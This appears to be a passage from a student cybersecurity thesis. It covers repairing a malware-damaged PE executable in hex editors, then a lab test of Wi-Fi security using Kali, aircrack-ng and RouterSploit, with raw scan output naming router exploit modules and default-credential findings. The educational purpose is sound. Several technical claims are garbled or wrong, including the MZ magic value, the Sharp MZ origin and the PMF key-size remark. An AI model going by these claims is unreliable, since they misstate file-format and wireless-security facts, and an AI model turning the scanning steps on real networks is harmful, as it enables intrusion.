A file broken or damaged by a virus could occur to anyone if their machine is attacked by malware. The reason to include this in the thesis is twofold. Firstly, people interested in cyber security can see how to correctly repair it as well as the steps taken to figure out what happened. In addition to this it allows a person to consider examining virus behaviour as the process used to break the file is important as it allows counter measures to be thought up.

Secondly, those who are not versed in cyber security can get an idea what to expect when a file is damaged/broken. As well as this the figures show how to check for a file's signature and what normal file credentials look like.

Through repairing this file, the extent of damage caused by viruses is illustrated. The file in this scenario was meaningless but in the real world an inaccessible file has significant ramifications. For example, the file could contain sensitive information about a company like its payroll information which would detail the employees' bank details. An attacker could then ransom back the file and its information.

Some viruses have various stages or steps. Put simply, when the conditions of stage one have been met it will then move onto the next stage. These conditions are met after the requisite amount of data is gathered. The answers can be found from a virus itself are invaluable from a cyber security perspective. This is because it enables a person to gain information about how it works, meaning better security measures can be implemented. This file is being used as an example for the damage that viruses and malware can cause.

After an analysis of the file, it became apparent that the malware damaged the systems/Application making them not work correctly and in a worst-case scenario not run at all which would not allow a person to open it. Unfortunately, without knowing assembly language and/or using hex editors there would be no way to restore the file to a clean and working state. Ransomware encrypts files with a password or key that is needed to open these files, thus making them inaccessible by anyone expect the one who created the key.

To fix the broken file a person would usually search for a way to fix the given error in an initial attempt to resolve the issue, this might include using internet search engines or subject specific resources to see if a similar error has been discussed.

The same type of analysis can be used with Wi-Fi and its settings. Knowing about wireless settings is important because a home network can be vulnerable to breaches. It does not necessarily need to be about Wi-Fi, the viruses and attacks can be carried over network from anywhere with an internet connection.

This links to viruses damaged files because the PC was infected through cracked Wi-Fi settings. Meaning an admin password or the network traffic was de-encrypted, in a real-world scenario the same attack would be used against every device connected to that access point.

The same reason why these settings would be analysed is it to protect devices across a network to find how the network was breached as well as what kind of malicious code was used. These resources will include some analysis of Wi-Fi settings and how each type of Wi-Fi encryption can be cracked.

When a router or switch are set up for the first time, they use default settings that are weak and not appropriate for system security. For example, these settings are WPS that can usually be cracked in under 30 minutes as they tend to use weak and bad credentials like ‘admin1234’ or ‘admin’. Modern routers are designed to have randomly generated passwords without setting the default password to admin.

This is a step in the right direction to ensure better security methods, as the new router is less likely to be targeted by attackers. However, in some cases WPS is being used and defaults enabled. The technology and encryptions are being improved and renewed but they are still not completely attack proof, this can be seen in the example of WPA3 it was cracked in only after 6 months after release to the public.

Fixing the damaged file

The file used in this test scenario was called mysteryfile.bin and it was not able to run because it was in .bin file format. This meant the mystery file could not be executed on Windows due to its format. This file needed be renamed to mysteryfile.exe for it to run, but before this happened, its digital signature needed to be examined.

The digital signature showed that the file was named “SysTApplSecur rulz OK!” and when examining further there were no additional details (e.g., its creation date). Windows 10 suggested that the signature was invalid and after looking at the signature itself it would not be good practice to ever sign any file like this if it were to be executed on systems. The virus itself had affected and modified a lot of data as it had clearly replaced sections that define digital signatures as well as modifying the original data.

It was apparent from the digital signature that the virus had overwritten the original information and its 'security' information was self-issued as it was marked as not secure, and Windows advised that it should not be trusted (see Figure 3). A file with its original signature would contain various kinds of information and it would be marked as trusted and secure. After simply renaming the file to mysteryfile.exe and trying to execute it Windows showed the error: C:\user\<Current-user>\..\mysteryfile.exe, this meant the application could not be run in Win32-mode.



Figure 3. File Fixing. Signature and Headers Check.

This suggested the file itself was broken which meant that the file needed to be analysed in PE viewer 0.1. PE viewer is a software tool for viewing PE structures, it also has editing features that can be used to modify and fix invalid PE files. The PE viewer showed that file had different sections which were:

- IMAGE_DOS_HEADER,
- MS_DOS Stub Program,
- IMAGE_NT_HEADERS,
- Image Section Headers and Sections,

The IMAGE_NT_HEADERS showed it had the signature inside and meaning this would be defining the file's digital signature. Additional Data fields needed to be examined meaning the IMAGE_FILE_HEADER and IMAGE_OPTIONAL_HEADER sections. [16]

The Optional Header section showed a lot of different information such as:

- Import, Resource
- Security, Debug Directory
- Load Configuration Directory
- Import Address Table

Both the Image Section Header and Section Area showed multiple items: [17]

- IMAGE_SECTION_HEADER 0x0: .text
- IMAGE_SECTION_HEADER 0x1: .rdata
- IMAGE_SECTION_HEADER 0x2: .data
- IMAGE_SECTION_HEADER 0x3: foobar1
- IMAGE_SECTION_HEADER 0x4: foobar2
- IMAGE_SECTION_HEADER 0x5: foobar3
- IMAGE_SECTION_HEADER 0x6: .rsrc information fields
- SECTION 0x0: .text
- SECTION 0x1: .rdata
- SECTION 0x2: .data
- SECTION 0x3: foobar1
- SECTION 0x4: foobar2
- SECTION 0x5: foobar3
- SECTION 0x6: .rsrc

When beginning to examine/analyse the cause of the problem to repair the file a PE file structure viewer page was referred to. The PE file structure page explained the structure for .exe files.

As the file being worked on was a .exe file it was important that the information provided would match the list above. The list explains the data to be found in the .exe file section IMAGE_DOS_HEADER. [19]

For a Windows NT operating system the structure was explained as needing two fields that play a crucial part in files working correctly. Those two fields are: e_magic what involves with MZ characters (that is character set made for Sharp MZ computers by Sharp Corporation) and the hex value needed to be 0x54AD executables being MS-DOS to be compatible with other OS. [18]

When comparing these values in the file, it seemed probable the virus had changed it and had modified its value setting it to 0x5A4D. A simple attempt to change this number to what was needed to be compatible resulted that ASCII changing from MZ to –T, which unfortunately damaged the .exe file further.

The damage was so substantial the PE viewer could not open it, so a HxD program had to be used to edit the file back to its original value. An attempt to execute the .exe file resulted in the HxD program saying that it was unable to run the file (see Figure 4).



Figure 4. Header analysis, data view and changing the hex e_magic.

It is interesting to note that the second important field is e_lfanew, the Google and Stack Overflow search results said that this part meant “LONG e_lfanew; // File address of new exe header,” it was “long” because it was from the 16-bit era and the variable size is 32-bit. [21] From Windows forensic analysis it said that the value of this field is pointing to the location at PE header enabling Windows to properly execute the image file. [22]

But seeing another hex editor LONG Address, OfNewExeHeader is in line 00000030 with value: E8h Start: 3Ch Size: 4h Fg: Bg:0xFFE0FF Comment NtHeader Offset. From the PE viewer saw the offset being: 0x0000003C-0x0000003F size: 0x00000004 NtHeader is in IMAGE_NT_HEADERS. [16] It is probable the Real-Mode Stub Program, where it is located, is between these values. It is worth noting that if someone was not familiar with assembly language, they might make a mistake as it is a complicated area.

From the given link page, it showed that the Real-Mode Stub Program was running the Application that would say this is program run by MS-DOS when executing. This program does not do anything else save output a line of text example was mentioned in the page: “This program requires Microsoft Windows v3.1 or greater.” This is the reason it could not be run on Win32.

At this point it was done with the PE viewer and changed to 010 editors that found more user friendly and easier to use since PE viewer had problems of its own. continued to analyse the HEX and corresponding text until found it saying “An application has tried to load the C runtime library incorrectly.

“Please contact the applications support team for more information” was found in under IMAGE_SECTION_DATA_Section[1] = .rdata on that it was found in UCHAR Data [8192] > between UCHAR Data [463] = 65 and UCHAR Data [607] = 46. To find useful information a person would need to scroll further through the text. After HEX line 0000EFF0h “SysTApplSecur rulz OK!” repeated serval times, it had something to do with the Signature. The lines starting with F000 and ending in F3F0, including all the lines in between, did not belong to any of the structures in the PE file structure.

The assembly language up to this point told that it belonged to IMAGE_SECTION_DATA_Section[6] = .rsrc to UCHAR Data [4096] under UCHAR Data [4095] which did not make sense as it has something to do with the signature.

After examining the IMAGE_OPTIONAL_HEADER a data part called “enum IMAGE_SUBSYSTEM Subsystem**”** was discovered, this was significant because there was something called ‘subsystem’ in PE viewer as well.

This version number was set to 9 which meant the only Windows system that would run it was Windows CE (a system from 1996). Changing the value to 0 did not do anything so various numbers were input until the correct number (2) was input, this worked, and the file could be run (see Figure 5). [15] These numbers link to something called a subsystem. The number zero is a value set of unknow subsystem which did not work, the number two is the value for Windows Graphical user interface subsystem this information can be found Microsoft documentation about image_optional_header32 where the numbers are listed from 0-16 what number is value defined for each subsystem.



Figure 5. Further header analysis, MS-DOS Stub Program and finding the Subsystem Value.

Wi-Fi cracking and settings

To test Wi-Fi security and cracking a testing environment with different routers and wireless devices is needed. In addition to this if a person is doing it on their home network a separated Ethernet port is essential, so their main network environment is not affected.

Running a Kali Linux (operation system that is built for penetration testing) on the VMware (software running virtual machines) previously in the VirtualBox (another program can run virtual machines) and used the TP-LINK TL-WN722N V2 (Wi-Fi adapter that supports monitor mode used for testing) for cracking the Wi-Fi on 2.4ghz frequency.

WEP is an easy and fast Wi-Fi setting to crack because it has a poorly designed security system. However, some problems appear for hackers with WPS since it is a newer technology and the WPS is locked after multiple failed cracking attempts. Finally, Wi-Fi WPA2 encryption is harder to crack but should the Wi-Fi password be weak it would prove no problem to crack with a Wordlist (this is a term for a list of passwords that are collected in plain text) containing common password examples.

In most instances it is good security practice to go through the bad settings (e.g., disabling WPS), making sure that default passwords are changed and hiding the BSSID. It is also advisable that the network subnet is changed to one that is not in the default settings and lastly, usually ensure the encryption is the best one available.

It is good practice for everyone, regardless of profession or interest, be aware of effective Wi-Fi security. It is evident from the test environment WEP is a weak security method as it is easily cracked meaning in a real-life scenario a person leaves their network vulnerable to attack. Cyber security specialists have the responsibility to make non-specialists aware of secure Wi-Fi protection as it is relevant to their daily lives given society's dependency on Wi-Fi technologies. This extends to strong password creation and the possible dissemination of common wordlists from the suppliers of Wi-Fi technology.

Checking main and test lab routers:

To check the routers RouterSploit in Kali VMware was used to scan them. The scan results showed that the main router did not have any vulnerabilities, neither did the EAP access point. However, the vulnerabilities found in the second router are detailed below

- [+] 192.168.0.254:80 http creds/routers/asmax/webinterface_http_auth_default_creds are vulnerable
- [+] 192.168.0.254:80 http creds/cameras/brickcom/webinterface_http_auth_default_creds are vulnerable
- [+] 192.168.0.254:80 http creds/cameras/canon/webinterface_http_auth_default_creds are vulnerable
- [+] 192.168.0.254:80 http creds/generic/http_basic_digest_default is vulnerable

Figure 6 shows the settings that were used for RouterSploit to run checks, Figures 7 and 8 show the test results for these settings.



Figure 6. Starting the RouterSploit router scan.

```
[*] Elapsed time: 133.8700 seconds

[*] 192.168.1.1 Starting default credentials check...
[-] 192.168.1.1:80 http creds/routers/pfsense/webinterface_http_form_default_creds is not vulnerable
[-] 192.168.1.1:80 http creds/cameras/canon/webinterface_http_auth_default_creds is not vulnerable
[-] 192.168.1.1:80 http creds/cameras/acti/webinterface_http_form_default_creds is not vulnerable
[-] 192.168.1.1:80 http creds/routers/asmax/webinterface_http_auth_default_creds is not vulnerable
[-] 192.168.1.1:80 http creds/cameras/brickcom/webinterface_http_auth_default_creds is not vulnerable
[-] 192.168.1.1:80 http creds/cameras/basler/webinterface_http_form_default_creds is not vulnerable
[-] 192.168.1.1:80 http creds/generic/http_basic_digest_default is not vulnerable
[-] 192.168.1.1:22 ssh creds/generic/ssh_default is not vulnerable
[-] 192.168.1.1:21 ftp creds/generic/ftp_default is not vulnerable
[-] 192.168.1.1:80 http creds/cameras/axis/webinterface_http_auth_default_creds is not vulnerable
[-] 192.168.1.1:23 telnet creds/generic/telnet_default is not vulnerable
[*] Elapsed time: 30.0000 seconds

[*] 192.168.1.1 Could not verify exploitability:
 - 192.168.1.1:80 http exploits/routers/3com/officeconnect_rce
 - 192.168.1.1:23 custom/tcp exploits/routers/cisco/catalyst_2960_rocem
 - 192.168.1.1:80 http exploits/routers/cisco/secure_acs_bypass
 - 192.168.1.1:80 http exploits/routers/billion/billion_5200w_rce
 - 192.168.1.1:80 http exploits/routers/netgear/dgn2200_dnslookup_cgi_rce
 - 192.168.1.1:1900 custom/udp exploits/routers/dlink/dir_815_850l_rce
 - 192.168.1.1:80 http exploits/routers/dlink/dsl_2730b_2780b_526b_dns_change
 - 192.168.1.1:80 http exploits/routers/dlink/dsl_2740r_dns_change
 - 192.168.1.1:80 http exploits/routers/dlink/dsl_2640b_dns_change
 - 192.168.1.1:80 http exploits/routers/asus/asuswrt_lan_rce
 - 192.168.1.1:80 http exploits/routers/shuttle/915wm_dns_change

[-] 192.168.1.1 Could not confirm any vulnerablity

[-] 192.168.1.1 Could not find default credentials
```

Figure 7. Results from the first device.

```
[*] 192.168.0.254 Starting default credentials check...
[-] 192.168.0.254:21 ftp creds/generic/ftp_default is not vulnerable
[-] 192.168.0.254:22 ssh creds/generic/ssh_default is not vulnerable
[-] 192.168.0.254:80 http creds/routers/pfsense/webinterface_http_form_default_creds is not vulnerable
[-] 192.168.0.254:80 http creds/cameras/basler/webinterface_http_form_default_creds is not vulnerable
[-] 192.168.0.254:80 http creds/cameras/acti/webinterface_http_form_default_creds is not vulnerable
[+] 192.168.0.254:80 http creds/routers/asmax/webinterface_http_auth_default_creds is vulnerable
[+] 192.168.0.254:80 http creds/cameras/brickcom/webinterface_http_auth_default_creds is vulnerable
[+] 192.168.0.254:80 http creds/cameras/canon/webinterface_http_auth_default_creds is vulnerable
[-] 192.168.0.254:80 http creds/cameras/axis/webinterface_http_auth_default_creds is not vulnerable
[+] 192.168.0.254:80 http creds/generic/http_basic_digest_default is vulnerable
```

Figure 8. Results from the second device

One router was running WEP which was easy to crack since it was on the test lab and no other devices were being run there. It might be reasonable to conclude that since all the test labs are running on default user credentials it would cause harm to those routers. However, since there are no devices set up for that they are unable to access the main computer.

There is a notable improvement in WPA3 which uses the handshake protocol, meaning it forces real-time attacks that end dictionary attack techniques. Dictionary attack techniques were a problem with WPA2 and passwords with under 16 characters.

PMF is also an improvement to encryption as it increased it from 128-bit to 192-bit. DPP protocol is also a security development because it replaces the WPS weak security design. These are good improvements because the old technology of WPS has changed to be more secure one with the addition of the handshake.

This is a good improvement in the way it works, as it looks at the picture provided by SAE, and it is also an improvement on WPA2 which can be cracked offline with a captured handshake. WPS is weak because when a DDOS it forces the WPS to unlock and it locks the system PDD which is formed from three phases bootstrapping, authentication, and network access. [23]

How WEP cracking works

Figure 9 below shows an earlier test project on two pcap files with encrypted data. This is the moment where cracking needs to start as the WEP key is currently unknown, meaning the file cannot be unencrypted.



Figure 9. File information

The computer already had aircrack-ng installed so VMware Kali Linux could be run on Windows. First, the cmd needed to be open since it was running aircrack in an environment that saved the trouble of trying to do all the cd commands.

